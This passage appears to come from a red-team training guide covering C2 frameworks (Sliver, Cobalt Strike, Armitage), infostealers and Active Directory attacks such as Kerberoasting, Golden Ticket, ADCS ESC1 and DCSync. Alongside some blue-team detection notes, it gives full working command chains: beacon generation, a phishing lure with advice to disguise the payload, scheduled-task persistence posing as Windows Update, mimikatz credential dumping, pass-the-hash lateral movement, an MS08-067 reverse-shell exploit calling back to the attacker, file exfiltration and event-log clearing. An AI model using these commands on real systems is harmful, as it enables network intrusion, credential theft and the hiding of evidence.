2. **Dynamic Compilation**: Every time you generate a payload, it compiles a unique binary. This breaks static antivirus signatures (hashes) automatically.
3. **mTLS & WireGuard**: Uses mutual TLS by default, making the network traffic look like encrypted noise that is hard to fingerprint.
    - *Note: Sliver's default mTLS encrypts traffic and authenticates both sides, but TLS alone isn't 'stealth.' Defenders can still fingerprint TLS and spot unusual beaconing. Cobalt Strike's strength is traffic shaping (malleable profiles) to resemble common HTTPS, while Sliver's strength is secure defaults and flexible transport.*

Basic Workflow

1. **Start the Server**:

```
./sliver-server
```

2. **Generate a Beacon**:

```
generate --mtls <IP_ADDRESS> --os windows --arch amd64 --save
payload.exe
```

3. **Execute on Victim**:

   Run `payload.exe` on the target.

4. Interact:

`use <SESSION_ID>`

`ps` (List processes)

`getprivs` (Check permissions)

Other Notable Frameworks

- **Havoc**: A C2 framework known for its modern GUI and advanced memory evasion techniques (Indirect Syscalls) that bypass EDR hooks.
- **Covenant**: A .NET-based C2, excellent for organizations heavily invested in C# tradecraft.

Blue Team Detection: Go-Based Malware

- **Large Binary Size**: Go binaries are statically linked and often huge (5MB+ for a simple "Hello World"). A 10MB executable appearing in a Temp folder is suspicious.
- **Entropy**: Compressed or packed Go binaries have high entropy (randomness), which EDR heuristics flag.

Sliver C2: Practical Workflow

Quick Start: Getting Your First Beacon

Sliver is powerful because it supports multiple protocols (DNS, HTTP, MTLS, WireGuard). Here is the standard workflow to get a connection:

1. **Start the Server**

```
/opt/sliver/sliver-server
```

2. **Generate a Payload** (Beacon)

Create a Windows executable that calls back to your IP using Mutual TLS (mTLS). This is encrypted and harder to detect than HTTP.

```
sliver > generate --mtls <YOUR_IP> --save update.exe --os windows --
arch amd64
```

3. **Start the Listener**

You must tell the server to listen for the specific protocol you used.

```
sliver > mtls
[*] Starting mTLS listener on 0.0.0.0:8888
```

4. **Execution & Interaction**

Once the victim runs update.exe:

```
sliver > sessions
[*] Active Sessions:
ID       Transport   Remote Address      Hostname    Username
1a2b3c   mtls        10.10.10.5:49281    DESKTOP-1   corp\jsmith

sliver > use 1a2b3c
[1a2b3c] > whoami
[1a2b3c] > getprivs
```

Other Notable C2 Frameworks

As Cobalt Strike signatures have become well-known, red teams have diversified to open-source alternatives. Key frameworks include:

Framework	Language	Key Advantage	Detection Weakness
Sliver	Go	Multi-platform mTLS	Large binary size (10MB+)
Havoc	C++	Advanced evasion (indirect syscalls)	Newer, fewer signatures
Covenant	.NET	Native C# integration	.NET network artifacts

- **Havoc**

  A modern C2 focused on EDR evasion through indirect syscalls and sleep obfuscation. Rising adoption among sophisticated red teams.

- **Covenant**

  .NET-based C2 for organizations with C# tradecraft. Integrates naturally with internal .NET applications.

Why Multiple Frameworks?

Red teams use frameworks based on:

- Target environment (.NET shops → Covenant).
- Signature evasion needs (Havoc for EDR-heavy targets).
- Multi-platform support needed (Sliver for diverse targets).

C2 Infrastructure Components

Team Server

- The central "brain" that operators connect to.
- Stores all campaign data and manages compromised systems.
- Usually hosted on cloud infrastructure or compromised servers.

Redirectors

- Intermediate servers that forward traffic.
- Hides the true location of the team server.
- Provides redundancy if some servers are discovered and blocked.

Domain Names

- Attackers register or compromise domain names for their C2.
- Often use domain generation algorithms (DGAs) to create new domains automatically.
- May abuse legitimate services like CDNs or cloud platforms.

Listeners

- Services that wait for callbacks from compromised systems.
- Can use different protocols (HTTP, DNS, SMB, etc.).
- Configured to blend in with expected network traffic.

Detection and Defense

How do Defenders Identify C2 Traffic?

1. Network Monitoring

- Unusual outbound connections to suspicious domains.
- Regular "beaconing" patterns (infected systems checking in at set intervals).
- Mismatched traffic (gaming malware generating banking website traffic).

2. Behavioral Analysis

- Systems making unexpected external connections.
- Data transfers during off-hours.
- Processes running that shouldn't need internet access.

3. Threat Intelligence

- Known C2 domains and IP addresses shared by security community.
- Signatures of popular C2 frameworks like Cobalt Strike.
- IOCs (Indicators of Compromise) from previous attacks.

Common C2 Evasion Techniques

Traffic Mimicry

- Making C2 traffic look like legitimate applications (web browsing, social media).
- Using legitimate platforms as C2 channels (Twitter, Slack, cloud storage).

Timing Variations

- Irregular check-in times to avoid predictable patterns.
- "Sleeping" for long periods between activities.

Encryption and Obfuscation

- Encrypting all communications.
- Hiding commands in legitimate-looking data.

What is a Beacon?

A Beacon is the core agent or implant that runs on a compromised host and handles all communication with an attacker's Command & Control (C2) infrastructure. In Cobalt Strike, the Beacon payload periodically "checks in" (or "beacons") back to the team server over HTTP, HTTPS, DNS, or another protocol, allowing the operator to issue commands, upload additional payloads, and exfiltrate data.

What a Beacon Does?

- Establishes a persistent, encrypted channel to the C2 server.
- Accepts operator commands (e.g., run a shell command, load Mimikatz, start port scans).
- Returns output, stolen credentials, or file data to the C2 server.
- Can pivot to other network hosts using built-in modules (PsExec, WMI, SSH).
- Supports tasking for privilege escalation, lateral movement, and persistence.

Cobalt Strike Example

When you generate an HTTP Beacon in Cobalt Strike, you create a Windows executable that, once executed on a victim machine, will:

1. Perform a DNS lookup or HTTP GET to the C2 domain you configured (e.g., `https://cdn.amazonaws.com/update`).
2. Decrypt and execute any staged payloads the server sends in response.
3. Sleep for a configured interval (e.g., 60 seconds) and repeat the check-in.
4. Accept commands through the Beacon console in Cobalt Strike (e.g., `shell whoami`, `psexec`, `mimikatz sekurlsa::logonpasswords`).
5. Encrypt and upload results or files back to the team server.

Armitage (Metasploit) Example

In Armitage, when you exploit a host with a Meterpreter payload, you effectively install a Beacon-like agent. For example:

1. Armitage's "Hail Mary" exploit chain drops Meterpreter on multiple targets.
2. Each Meterpreter session periodically calls back to the Metasploit handler.
3. From the Armitage GUI, you right-click a session and choose "Interact > Meterpreter" to send commands.
4. Commands such as `sysinfo`, `getuid`, or `upload/download` are executed via the session's Beacon channel.

Information Stealers - The Silent Thief

What Are Information Stealers?

Information Stealers (or "Stealers") are a specialized type of malware designed with one singular purpose: to locate and exfiltrate sensitive data from a victim's machine as quickly as possible.

Analogy
Think of an Info Stealer like a **digital pickpocket**.
Unlike a "Backdoor" or "RAT" (Remote Access Trojan) which tries to take over your entire house and live in the attic (persistence), a pickpocket just wants to bump into you, grab your wallet, keys, and ID, and vanish before you even notice they were there.

The "Smash and Grab" Lifecycle

Most stealers follow a simple, automated 4-step process:

1. **Entry:** The victim runs a malicious file (often disguised as cracked software or a game cheat).
2. **The Heist:** The malware instantly scans specific file paths for "valuables" (passwords, cookies, wallets).
3. **The Getaway:** It bundles everything into a ZIP file and sends it to the attacker's server.
4. **Self-Destruct:** Many stealers delete themselves immediately after the upload to avoid detection.

What Do They Steal?

They don't just take passwords. Modern stealers target a "Full Digital Identity":

- **Browser Data:** Saved passwords, cookies (allow session hijacking), and autofill data (addresses, credit cards).
- **Cryptocurrency Wallets:** Private keys and wallet files (e.g., MetaMask, Exodus).
- **Session Tokens:** Discord, Telegram, and Steam session files (bypassing 2FA).
- **System Information:** IP address, OS version, hardware details, and list of installed apps.
- **Files:** Specific text files on the Desktop (often looking for "passwords.txt").

Top 3 Information Stealers in 2026

1. RecordBreaker (Raccoon Stealer v2)

The All-Purpose Thief

Raccoon Stealer was one of the most popular stealers due to its low price and ease of use. After its original version was shut down, it returned as "RecordBreaker."

- **Key Feature:** It is incredibly fast and lightweight. It focuses heavily on cryptocurrency wallets and browser cookies.
- **Targeting:** It downloads specific "modules" at runtime, allowing it to adapt and steal from new applications without needing a full software update.
- **Distribution:** Often found in YouTube video descriptions claiming to be "Free Photoshop Crack" or "Elden Ring Mod."

2. RedLine Stealer

The Credential Specialist

RedLine is currently the "Gold Standard" of info stealers. It is famous for its depth - it doesn't just grab Chrome passwords; it grabs data from Gecko-based browsers (Firefox), Opera, Edge, and Brave.

- **Key Feature: SOAP API Targeting.** RedLine is known for targeting specific VPN clients (like OpenVPN and ProtonVPN) and FTP clients (FileZilla), making it a favorite for Initial Access Brokers who want to sell corporate network access.
- **Evasion:** It uses sophisticated .NET obfuscation to hide its code from antivirus software.
- **Impact:** The LAPSUS$ hacking group famously used a RedLine credential dump to breach major corporations like Uber and Microsoft.

3. Lumma Stealer (LummaC2)

The Modern Evasion Master

Lumma is a newer entrant that aggressively markets its "undetectable" nature. It is written in C++ and focuses on bypassing modern EDR defenses.

- **Key Feature: 2FA Bypass.** Lumma specializes in stealing "Backup Codes" and active session cookies from Google and Facebook. This allows attackers to log in to your account even if you have Two-Factor Authentication enabled.
- **Persistence:** Unlike the "smash and grab" style of others, Lumma has an optional "Loader" feature. It can steal your data *and then* download a second malware (like a miner or ransomware) onto your machine.
- **Trigonometry Evasion:** It famously uses complex mathematical calculations (trigonometry) to delay execution, confusing antivirus sandboxes that try to analyze it.

Why This Matters? (The Threat Landscape)

The rise of Info Stealers has changed the hacking game. Attackers no longer need to "hack in" or exploit complex vulnerabilities. They simply buy a $10 log from a stealer cloud.

- **Statistic:** Over **40% of all malware detections** in 2024-2025 were Information Stealers.
- **Statistic:** There are over **24 Billion** stolen credentials currently circulating on the dark web, mostly sourced from these three malware families.
- **The Chain Reaction:** A single employee downloading a "PDF Editor Crack" on their work laptop can lead to a RedLine infection $\rightarrow$ Stolen VPN Credentials $\rightarrow$ Ransomware Attack on the entire company.

Detection & Defense

- **Don't save passwords in browsers.** Use a dedicated Password Manager.
- **Clear cookies regularly.** This invalidates stolen session tokens.
- **Monitor for "Impossible Travel."** If a user logs in from New York and 5 minutes later from Russia, their session cookie was likely stolen by a stealer.

C2 Attack Scenario: Real-World Example

This scenario demonstrates how an attacker uses Cobalt Strike to establish persistent C2 access through a malicious email attachment, then escalates privileges and moves laterally through the network.

Prerequisites

- Target has received and opened a malicious document.
- Initial code execution achieved on victim workstation.
- Network allows outbound HTTP/HTTPS traffic.

Step 1: Team Server Setup

```
sudo ./teamserver 192.168.1.100 Password123 malleable.profile
```

What does this command do?

- Sets up C2 infrastructure on IP 192.168.1.100.
- Uses password "Password123" for operator authentication.
- Loads malleable profile to disguise traffic as legitimate websites.

Step 2: Create HTTP Beacon

Cobalt Strike GUI Steps:

1. **Attacks** > **Packages** > **Windows Executable**

2. **Listener**: Select HTTP beacon listener

3. **Output**: Choose "Windows EXE"

4. **Generate**: Creates payload.exe

Equivalent Command:

```
./beacon-generator --listener http-beacon --format exe --output
payload.exe
```

Step 3: Initial Compromise (Phishing Email)

- Create an email with malicious attachment, for example: "Financial_Report.exe"
- Victim downloads and executes payload.exe
    - *Note: You would want to get a bit more creative naming the file - in order to trick the victim.*

After the Beacon establishes initial callback, it would look something like this:

```
[*] Initial beacon from 10.10.10.50 (DESKTOP-ABC123\jsmith)
[*] Beacon ID: 1234
[*] User: jsmith (Local User)
[*] Computer: DESKTOP-ABC123
[*] Process: explorer.exe (PID: 2856)
```

Step 4: Establish Persistence

First, we move the downloaded payload (Financial_Report.exe) to a hidden location and rename it to something less suspicious (update.exe).

```
beacon> shell move "C:\Users\jsmith\Downloads\Financial_Report.exe"
"C:\Windows\Temp\update.exe"
```

Then:

```
beacon> shell schtasks /create /tn "WindowsUpdate" /tr
"C:\Windows\Temp\update.exe" /sc onlogon /ru SYSTEM
```

What does this do?

- Creates scheduled task named "WindowsUpdate".
- Executes beacon on system logon.
- Runs with SYSTEM privileges for persistence.

Step 5: Credential Harvesting

Dump credentials from LSASS:

```
beacon> mimikatz sekurlsa::logonpasswords
```

Result:

```
Username: admin
Domain: CORP

NTLM: 64f12cddaa88057e06a81b54e73b949b
```

Step 6: Lateral Movement

Use stolen credentials to access domain controller:

```
beacon> pth CORP\admin 64f12cddaa88057e06a81b54e73b949b
```

Establish beacon on domain controller:

```
beacon> psexec CORP\admin 64f12cddaa88057e06a81b54e73b949b \\DC01 smb
```

What we got so far:

- New beacon established on domain controller DC01.
- Full domain administrative access.
- Access to any system in the network.

Step 7: Data Exfiltration

Browse file shares:

```
beacon> ls \\DC01\C$\Shared\Finance
```

Download sensitive files:

```
beacon> download "\\DC01\C$\Shared\Finance\Payroll_2026.xlsx"

beacon> download "\\DC01\C$\Shared\Finance\Customer_Database.mdb"
```

Blue Team Detection: Scheduled Task Persistence

Event ID 4698: Scheduled Task Created

- **Trigger**: A scheduled task was created.
- **Red Flag**: Tasks running from temporary directories (C:\Windows\Temp, C:\Users\Public) or tasks mimicking system names (e.g., "WindowsUpdate") but pointing to non-system binaries.

Armitage / Metasploit Attack Scenario: Real-World Example

This scenario shows how attackers use Armitage to manage multiple compromised systems simultaneously, demonstrating the scalability of C2 operations.

Prerequisites

- Multiple vulnerable systems discovered via network scanning.
- Metasploit Framework installed with Armitage GUI.
- Network access to target subnet.

Step 1: Start Armitage Team Server

Start PostgreSQL database:

```
sudo service postgresql start
```

Initialize Metasploit database:

```
sudo msfdb init
```

Start Armitage team server:

```
sudo ./teamserver 192.168.1.100 Password123
```

Step 2: Mass Exploitation (Hail Mary Attack)

Armitage GUI Process:

Hosts > **Import Hosts** (from previous Nmap scan)

Attacks > **Hail Mary**

Configure: Select all discovered hosts

Launch: Automated exploitation begins

Equivalent MSF Commands:

```
msf> use exploit/windows/smb/ms08_067_netapi
msf> set RHOSTS 10.10.10.0/24
msf> set payload windows/meterpreter/reverse_tcp
msf> set LHOST 192.168.1.100
msf> set LPORT 4444
msf> exploit -j
```

Step 3: Session Management

Multiple Sessions Established:

```
Sessions:
1 - 10.10.10.10 (WORKSTATION01\bob) - Meterpreter
2 - 10.10.10.20 (WORKSTATION02\alice) - Meterpreter
3 - 10.10.10.30 (SERVER01\SYSTEM) - Meterpreter
4 - 10.10.10.40 (FILESERVER\SYSTEM) - Meterpreter
```

Step 4: Synchronized Commands

Armitage Feature:

- Select multiple hosts in GUI.
- Right-click > "Meterpreter" > "Execute Command".
- Command runs on all selected systems simultaneously.

MSF Command Equivalent:

Execute commands on all sessions:

```
msf> sessions -c "sysinfo" -i 1,2,3,4
msf> sessions -c "getuid" -i 1,2,3,4
```

Step 5: Credential Collection

Run Mimikatz on all Windows sessions:

```
msf> sessions -c "load mimikatz" -i 1,2,3,4
msf> sessions -c "mimikatz_command -f sekurlsa::logonpasswords" -i
1,2,3,4
```

Results from multiple systems:

```
Session 1: Found 3 credential sets
Session 2: Found 2 credential sets
Session 3: Found 5 credential sets
Session 4: Found 4 credential sets
```

Step 6: Automated Lateral Movement

Smart Exploit Suggestion:

- Armitage analyzes collected credentials.
- Suggests new targets accessible with stolen credentials.
- Automated exploitation of additional systems.

Use domain admin credentials found on SERVER01:

```
msf> use exploit/windows/smb/psexec
msf> set SMBUser administrator
msf> set SMBPass "P@ssw0rd123"
msf> set RHOSTS 10.10.10.50,10.10.10.60,10.10.10.70
msf> exploit -j
```

Step 7: Data Harvesting Operations

Search for sensitive files across all systems:

```
sessions> search -f *.xlsx
sessions> search -f *.docx
sessions> search -f *password*
sessions> search -f *confidential*
```

Download files from multiple systems:

```
meterpreter> download "C:\Finance\Budget_2026.xlsx" /tmp/loot/
meterpreter> download "C:\HR\Employee_Records.mdb" /tmp/loot/
meterpreter> download "C:\Documents\Passwords.txt" /tmp/loot/
```

Step 8: Persistence and Cleanup

Establish persistence by creating backdoors on critical systems:

```
sessions> run persistence -S -U -X -i 60 -p 4445 -r 192.168.1.100
```

- *Note: **persistence** is a legacy script.*

Then, clear event logs on all systems:

```
sessions> clearev
sessions> run event_manager -c
```

Detection Indicators

Network Signatures

- Regular HTTP beacons to external IPs.
- Unusual PowerShell execution patterns.
- SMB lateral movement traffic.
- Large data transfers to external hosts.

Host-Based Indicators

- Scheduled tasks with suspicious names.
- Processes spawned by Office applications.
- Mimikatz-related registry modifications.
- Multiple failed login attempts across systems.

Behavioral Anomalies

- Administrative tools run by non-admin users.
- Off-hours network activity.
- Bulk file access from workstations.
- Credential usage from multiple systems simultaneously.

Why Understanding These Attacks Matters?

For Red Teams

- Demonstrates realistic attack progression.
- Shows importance of C2 infrastructure planning.
- Highlights value of automation and scalability.

For Blue Teams

- Illustrates detection opportunities at each stage.
- Shows how initial compromise escalates to domain takeover.
- Emphasizes need for network segmentation and monitoring.

For Security Professionals

- Understanding attacker methodology improves defense strategies.
- Highlights critical security controls (application whitelisting, network monitoring, endpoint detection).
- Shows importance of credential protection and least privilege principles.

Organizational Infrastructure Attack on the DC

The Ultimate Prize: Domain Controller Compromise

With lateral movement accomplished, the Domain Controller becomes a primary target that represents the crown jewels of most enterprise networks. Successful compromise of a domain controller typically means complete network compromise, as attackers gain control over user accounts, computers, and network resources.

Prerequisites for Advanced AD Attacks:

- *Understanding of Windows domains and Active Directory basics.*
- *Knowledge of authentication concepts from earlier sections.*
- *Familiarity with network concepts (what domains and servers are).*

These attacks are advanced and require multiple steps. Take time to understand each component before proceeding.

Understanding Active Directory from an Attacker's Perspective

Active Directory presents a rich attack surface

- **Centralized Authentication**: Single point of failure.
- **Trust Relationships**: Complex trust arrangements can be exploited.
- **Legacy Protocols**: Backward compatibility creates vulnerabilities.
- **Privileged Accounts**: High-value targets with extensive access.
- **Replication Traffic**: Contains sensitive authentication data.

Dumping Active Directory Data and Attack Path Analysis

This attack method consists of a **two-phase Active Directory reconnaissance attack** designed to comprehensively map domain relationships and identify privilege escalation pathways. Here's what each component accomplishes:

Phase 1: SharpHound Data Collection

```
.\SharpHound.exe -c All -d corp.local -o loot.zip
```

Purpose: Performs comprehensive Active Directory enumeration to collect domain relationship data.

Technical Operation

- **LDAP Queries** - Uses signed LDAP queries against domain controllers for data collection.
- **Minimal Privileges** - Requires only authenticated user rights for most data collection.
- **Compressed Output** - Stores collected data in ZIP format for easy transfer and analysis.

Phase 2: BloodHound Analysis

```
bloodhound -d corp.local -u attacker -p password123 -neo4jURI
bolt://192.168.1.10:7687
```

Purpose: Imports and analyzes collected data to visualize attack paths and identify privilege escalation opportunities.

Attack Intelligence Gathering

Critical Relationships Mapped

1. **User-to-Group Memberships** - Understanding who belongs to privileged groups.
2. **Computer Local Admin Rights** - Mapping where users have administrative access.
3. **Active User Sessions** - Identifying where high-value accounts are currently logged in.
4. **Object Permissions** - Discovering who can modify critical AD objects.
5. **Certificate Authority Access** - Mapping paths to certificate template abuse.

High-Value Target Identification

- **Domain Administrators** - Primary target for complete domain compromise.
- **Enterprise Administrators** - Forest-level administrative access.
- **Certificate Template Controllers** - Accounts with certificate issuance capabilities.
- **GPO Controllers** - Users who can modify Group Policy Objects.

Privilege Escalation Scenarios

- **Local Admin to Domain Admin** - Using local admin rights to extract credentials and pivot.
- **Service Account Abuse** - Kerberoasting weak service account passwords.
- **Certificate Template Abuse** - Exploiting vulnerable ADCS configurations for authentication.
- **ACL Abuse** - Leveraging misconfigured permissions to modify privileged objects.

Lateral Movement Opportunities

- **Session Hijacking** - Targeting systems where privileged users are logged in.
- **Credential Reuse** - Identifying shared local administrator passwords.
- **Trust Exploitation** - Abusing domain trust relationships for cross-domain access.

Why is this technique so stealthy?

- **Legitimate Protocols** - Uses standard LDAP queries that appear as normal AD operations.
- **Authenticated Access** - Leverages valid domain credentials for data collection.
- **Read-Only Operations** - Performs enumeration without modifying AD objects.
- **Minimal Network Footprint** - Single ZIP file contains comprehensive domain intelligence.

Detection Challenges

- **Normal LDAP Traffic** - Queries blend with routine domain controller communications.
- **No Privilege Requirements** - Works with basic domain user accounts.
- **Batch Collection** - Single execution gathers extensive domain information.

Kerberoasting: Service Account Password Extraction

This attack method demonstrates a classic Kerberoasting attack designed to extract and crack service account passwords from Active Directory environments. Here's what each phase accomplishes:

Phase 1: Service Ticket Extraction

```
GetUserSPNs.py corp.local/attacker:Password123 -outputfile spns.txt
```

Purpose: Identifies and extracts encrypted Kerberos service tickets (TGS) for accounts with Service Principal Names (SPNs).

Technical Process:

- **SPN Enumeration** - Queries Active Directory to identify user accounts with registered Service Principal Names.
- **Service Ticket Requests** - Requests TGS tickets from the Key Distribution Center (KDC) for each identified SPN.

- **Ticket Extraction** - Downloads encrypted tickets that are encrypted with the service account's password hash.
- **File Output** - Saves extracted tickets in a format compatible with password cracking tools.

Phase 2: Offline Password Cracking

```
hashcat -m 13100 spns.txt rockyou.txt
```

Purpose: Performs offline brute-force attack against the extracted Kerberos tickets to recover plaintext passwords.

Cracking Parameters

- **Hash Mode 13100** - Specifies Kerberos 5 TGS-REP etype 23 (RC4-HMAC) format.
- **Input File** - Uses the extracted tickets from GetUserSPNs output.
- **Wordlist** - Employs the RockYou password dictionary for common password attempts.

Attack Prerequisites and Targeting

- **Valid Domain Credentials** - Any authenticated domain user account can perform this attack.
- **SPN-Associated Accounts** - Target accounts must have Service Principal Names registered.
- **RC4 Encryption** - Tickets encrypted with RC4 are particularly vulnerable to cracking.

Preferred Targets

- **SQL Server Service Accounts** - MSSQLSvc accounts often have elevated privileges.
- **IIS Web Services** - HTTP SPNs for web applications.
- **Custom Applications** - User-created service accounts with weak passwords.

Why is Kerberoasting Highly Effective?

Technical Advantages

- **Offline Attacks** - Password cracking occurs offline, avoiding account lockouts and detection.
- **Legitimate Requests** - TGS ticket requests appear as normal Kerberos authentication.
- **Weak Service Passwords** - Service accounts often have static, human-chosen passwords.
- **High Success Rate** - Statistics show 583% year-over-year increase in successful attacks.

Encryption Weakness

- **RC4 Vulnerability** - Older encryption standard is computationally easier to crack.
- **Password-Based Encryption** - Service ticket encrypted directly with account password hash.
- **Brute Force Efficiency** - Modern GPUs can test millions of password combinations per second.

Blue Team Detection: Kerberoasting

Event ID 4769: Kerberos Service Ticket Request

- **Trigger**: A Kerberos service ticket was requested.
- **Red Flag**: A high volume of requests with Ticket Encryption Type: 0x17 (RC4). Modern networks primarily use AES (0x11/0x12). A flood of RC4 requests is a major indicator of an attacker requesting easier-to-crack tickets.

Golden Ticket Attack

Why Does This Attack Work? (The PAC)

A Golden Ticket is not just a "fake ticket." It is a forged Privilege Attribute Certificate (PAC).

The PAC is a data structure inside the Kerberos ticket that lists your User ID (SID) and Group IDs. Crucially, the PAC is digitally signed by the KRBTGT account's password hash.

The "Magic" of the Attack:

When you dump the KRBTGT hash (via DCSync), you can sign your own PAC.

You create a fake PAC that says: "User: EvilHacker, Groups: Domain Admins."

You sign it with the stolen KRBTGT hash.

When you present this ticket to a Domain Controller, it validates the signature and believes you are a Domain Admin.

Why SID History Matters:

Advanced Golden Tickets also inject the sIDHistory attribute. This allows you to claim you are an admin of other domains in the same forest (Enterprise Admin), effectively compromising the entire organization, not just one domain.

Here's what each phase accomplishes:

Phase 1: KRBTGT Hash Extraction using Mimikatz

```
lsadump::dcsync /domain:corp.local /user:krbtgt
```

```
exit
```

Purpose: Extracts the KRBTGT account password hash, which is the master key for the entire Kerberos authentication system.

Technical Process:

- **DCSync Attack** - Uses domain controller replication to extract KRBTGT hash remotely.
- **KRBTGT Compromise** - Obtains the hash that encrypts all Ticket Granting Tickets (TGTs) in the domain.
- **Critical Information Gathered:**
    - **Domain SID** - Security Identifier of the domain.
    - **KRBTGT Hash** - NTLM or AES Hash used to sign Kerberos tickets.
    - **Domain FQDN** - Fully qualified domain name.

Phase 2: Golden Ticket Forging and Injection

```
kerberos::golden /user:Administrator /domain:corp.local /sid:S-1-5-21-
<SID> /krbtgt:<hash> /ptt
```

```
exit
```

Purpose: Creates and injects a forged Ticket Granting Ticket that grants unlimited domain access.

Forging Parameters:

- **/user:Administrator** - Impersonates the domain administrator account.
- **/domain:corp.local** - Target domain for the forged ticket.
- **/sid:** - Domain Security Identifier for proper ticket structure.
- **/krbtgt:** - KRBTGT hash used to sign the forged ticket.
- **/ptt** - Pass-the-Ticket to inject directly into current session.

Attack Prerequisites and Capabilities

Required Initial Access

- **Domain Administrator Rights** - Needed to extract KRBTGT hash from domain controller.
- **Domain Controller Access** - Physical or remote access to DC for hash extraction.

Post-Attack Capabilities

- **Unlimited Domain Access** - Can access any resource in the domain without restriction.
- **User Impersonation** - Ability to impersonate any domain user, including non-existent accounts.
- **Service Access** - Generate service tickets for any service without authentication.
- **Persistent Access** - Tickets can be set to remain valid for 10 years by default.

Why Are Golden Ticket Attacks Devastating?

Unrestricted Access

- **Bypass Authentication** - No need to authenticate against domain controllers.
- **Any Resource Access** - Can access file shares, databases, applications, and domain controllers.
- **Administrative Privileges** - Forged tickets include domain administrator group memberships.

Stealth and Persistence

- **Legitimate Tickets** - Forged tickets are cryptographically valid and signed with real KRBTGT hash.
- **Detection Evasion** - Appear as normal Kerberos authentication to security systems.
- **Long-Term Persistence** - Tickets remain valid until KRBTGT password is reset twice.
- **Offline Operation** - Can generate tickets without contacting domain controllers.

ADCS Abuse: The "Certified Pre-Owned" Attack Vector

Active Directory Certificate Services (ADCS) is Microsoft's PKI implementation. It allows users and computers to request digital certificates for authentication (e.g., logging in without a password).

The Vulnerability

In 2021, researchers (SpecterOps) discovered that many default ADCS templates are misconfigured. These misconfigurations allow a standard user to request a certificate on behalf of another user (like a Domain Admin).

Why is this dangerous?

- **It bypasses MFA**: Certificates are a form of "something you have." They often skip 2FA checks.
- **Persistence**: A stolen certificate is valid for 1-5 years, even if the user changes their password.
- **NtlmRelay**: You can relay NTLM authentication to the ADCS web endpoint to get a certificate for the victim machine.

The Attack: ESC1 (Misconfigured Template)

The most common vulnerability is "ESC1." This happens when a Certificate Template allows a user to supply a Subject Alternative Name (SAN).

The Concept

1. **The Flaw**: The template says, "I trust the user to tell me who they are."
2. **The Exploit**: A low-level attacker requests a certificate but specifies "I am the Domain Admin" in the SAN field.
3. **The Result**: ADCS issues a valid certificate for the Domain Admin. The attacker uses this certificate to request a TGT (Kerberos Ticket) and takes over the domain.

Tools

- **Certipy** (Linux/Python)
- **Rubeus** (Windows)

Command Example (Certipy):

```
 certipy req -u 'user@corp.local' -p 'password' -ca 'CORP-CA' -template
'VulnerableTemplate' -upn 'administrator@corp.local'
```

Blue Team Detection: ADCS Abuse

Event ID 4886 (Certificate Services)

- **Trigger**: A certificate was issued.
- **Red Flag**: Look for requests where the Requester (the account asking) does not match the Subject (the account in the certificate).
    - ***Example***: Requester: Bob | Subject: Administrator

Event ID 4624 (Logon)

- **Red Flag**: Look for Logon Type 3 (Network) using Kerberos where the authentication package is PKU2U (Public Key Cryptography Based User-to-User). This often indicates certificate-based authentication is being used from a non-standard source.

Prevention Strategy

Disable Unused Templates: Remove templates that allow ENROLLEE_SUPPLIES_SUBJECT.

Extended Protection for Authentication (EPA): Enable EPA on the Certificate Authority web enrollment service to stop NTLM Relaying.

DCSync Attack: Domain Controller Credential Extraction

This attack method demonstrates a **DCSync attack** – which is also one of the most devastating credential extraction techniques, it enables attackers to **steal password hashes directly from Active Directory** without accessing the domain controller itself. Here's what it accomplishes using Mimikatz:

```
lsadump::dcsync /domain:corp.local /user:krbtgt
```

```
exit
```

Purpose: Impersonates a domain controller to extract the KRBTGT account password hash through legitimate replication protocols.

The Specific Permissions Required

DCSync works because the attacker's account has been granted the "Replication" rights usually reserved for Domain Controllers. Specifically, you need these two permissions on the Domain Root object:

1. **DS-Replication-Get-Changes**
2. **DS-Replication-Get-Changes-All**

Blue Team Tip: Audit your Active Directory (ACLs) for any user account that has these permissions. Only Domain Controllers should have them. If a regular user has them, it is a backdoor.

Technical Operation

Domain Controller Impersonation

- **MS-DRSR Protocol Abuse** - Uses Microsoft Directory Replication Service Remote Protocol to simulate legitimate DC replication.
- **DsGetNCChanges Function** - Calls the same API function that real domain controllers use for synchronization.
- **Replication Request** - Requests directory changes from target domain controller as if performing routine replication.

Credential Extraction Process

1. **Target Identification** - Locates domain controller for the specified domain.
2. **Replication Simulation** - Sends replication request using legitimate Windows APIs.
3. **Hash Retrieval** - Receives password hashes including current and historical versions.
4. **KRBTGT Focus** - Specifically targets the Key Distribution Center service account.

Attack Prerequisites

Required Permissions

- **Replicating Directory Changes** - Extended right to request directory replication.
- **Replicating Directory Changes All** - Permission to replicate sensitive data.
- **Domain-Level Privileges** - These rights must be granted at the domain naming context.

Default Permission Holders

- **Domain Admins** - Have replication rights by default.
- **Enterprise Admins** - Forest-level administrative access.
- **Administrators** - Built-in administrators group.
- **Domain Controllers** - Machine accounts of domain controllers.

Why is DCSync Extremely Dangerous?

Strategic Advantages

- **No Domain Controller Access** - Performed remotely without compromising the actual DC.
- **Legitimate Protocol Usage** - Uses standard Windows replication mechanisms.
- **Comprehensive Data Access** - Extracts current and historical password hashes.
- **Detection Evasion** - Traffic appears identical to normal DC replication.

Detection Challenges

Why is DCSync Hard to Detect?

- **Legitimate Replication Traffic** - Indistinguishable from normal DC synchronization.
- **Standard Windows APIs** - Uses documented Microsoft protocols.
- **Authenticated Requests** - Performed with valid domain credentials.
- **Minimal Forensic Footprint** - No malicious code installed on target systems.

Post-Exploitation Impact

Immediate Consequences

- **Complete Credential Access** - All domain user password hashes compromised.
- **Golden Ticket Capability** - KRBTGT hash enables persistent domain control.
- **Lateral Movement** - Extracted credentials facilitate network-wide compromise.
- **Persistence Establishment** - Long-term access through forged Kerberos tickets.

Advanced Attack Scenarios

- **Cross-Domain Exploitation** - Forest-level compromise through trust relationships.
- **Certificate Authority Abuse** - Combining with ADCS attacks for persistent access.
- **Pass-the-Hash Attacks** - Direct use of extracted hashes for authentication.

Blue Team Detection: DCSync

Event ID 4662 (Directory Service Access):
DCSync relies on replicating secrets from the Domain Controller. It requires specific permissions.

- **Look for:** An object access attempt where the **Access Mask** contains 0x100 (Control Access) and the **Properties** contain the GUIDs for:
    - DS-Replication-Get-Changes (1131f6aa-9c07-11d1-f79f-00c04fc2dcd2)
    - DS-Replication-Get-Changes-All (1131f6ad-9c07-11d1-f79f-00c04fc2dcd2)
- **Context:** If this request comes from a computer that is **NOT** a known Domain Controller, it is almost certainly an attack.

DCShadow Attacks: Rogue Domain Controller Injection

This attack method demonstrates a **DCShadow attack** - an extremely sophisticated Active Directory persistence technique that creates a **rogue domain controller** to inject malicious changes directly into the domain infrastructure. Here's what each phase accomplishes using Mimikatz:

Phase 1: Privilege Elevation and Rogue DC Setup

```
privilege::debug
```

```
token::elevate
```
